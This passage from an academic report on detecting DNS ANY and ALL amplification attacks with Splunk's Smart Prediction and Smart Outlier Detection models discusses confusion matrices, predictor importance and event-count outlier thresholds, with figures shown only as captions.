


Figure 44 Confusion Matrix Training Set ANY




Figure 45 Confusion Matrix Test Set ANY

The last two figures of this model (Figure 46 and Figure 47) highlights the importance of the different fields and field values for predicting correctly the attack value. It can be easily seen that the most important predictor was the events field, this is intuitively correct because that's also the field used to detecting the attacks in Splunk.




Figure 46 Predictor importance graph ALL Amplification Attack




Figure 47 Predictor importance graph ANY Amplification Attack

As a conclusion, Smart Prediction model is the perfect one for this case study as it has perfect results in both cases. The fact that with the ANY type of attack there was a single error during the test phase means that making a model learn with the distinction between query types tricks the model by looking mainly at the query type. Also, it is important to state that the method used for the DNS ALL amplification attack can detect the attacks occurring in an ANY DNS amplification attack but not always the vice versa works. This means that the first type of attack study is even more important than the second one. But this is intuitively correct: if an attack with just ANY queries or a second one with all the possible queries are considered, including the ANY query, the second one will also include the first.

Someone may say that it is easy for the Smart Prediction to have perfect results since it already has the value of the "attack" field, but that's true just for the training phase. Supervised Machine Learning is thought to act like this, in the training phase it gets in input some data with a specific field to look at and to identify the similar characteristics that the samples with a specific field value have. After this training phase it begins the test phase, where the model must predict the field value (unknown from the model in this phase) and this is where the performance of the model is evaluated. The model compares the results of the prediction with the effective values of the predicted field and determines the percentage of values that were predicted correctly.

Smart Outlier Detection

In this very last model, the main objective was to make the algorithm analyze the dataset and see when something anomalous was happening. So, similarly to the clustering model, it would have been a goal to divide the dataset between samples with anomaly and samples without anomaly. And this anomaly would have been studied within a field of the user's choice: in this case the events field. When an anomalous number of events would have been detected that sample would have been marked as outlier. Even in this case there was the differentiation between the DNS ANY and ALL amplification attacks. In Figure 48 and Figure 49 there are shown the density graphs with the tolerance parameter and representing the number of outliers of the resulting models of the Smart Outlier Detection for the DNS Amplification attacks.

Figure 48 and Figure 49 depict:

- the detected outliers are on the right side
- the normal traffic is on the left side
- in the first case there is a total of 104 outliers, which were all the samples with a number of events greater than 51
- in the second case there were 28 outliers where the samples have more than 48 events happening simultaneously
- in both cases the results were almost perfect, since the desired result was to detect an outlier when the number of events is greater than 50
- both cases are very interesting, during a DNS Amplification attack a large number of queries are sent, then, if the model detects an anomaly when more than 48 events are occurring, it will for sure detect when a real attack is occurring

48 and 51 were thresholds not manually specified but they were dependent on the tolerance parameter.




Figure 48 Density Graph Smart Outlier Detection ALL Amplification Attack

Crucial was the part of choosing the outlier tolerance threshold parameter, this was specified for the two experiments. For the DNS ANY Amplification attack the parameter was set to 0.001 while for the DNS ALL Amplification attack it was set to 0.25. With these two values the results obtained were almost perfect.




Figure 49 Density Graph Smart Outlier Detection ANY Amplification Attack

Figure 50 and Figure 51 present similar results to the one showed above, but in this case, the samples are grouped by the number of events and by time.




Figure 50 Time Graph Smart Outlier Detection ALL Amplification Attack

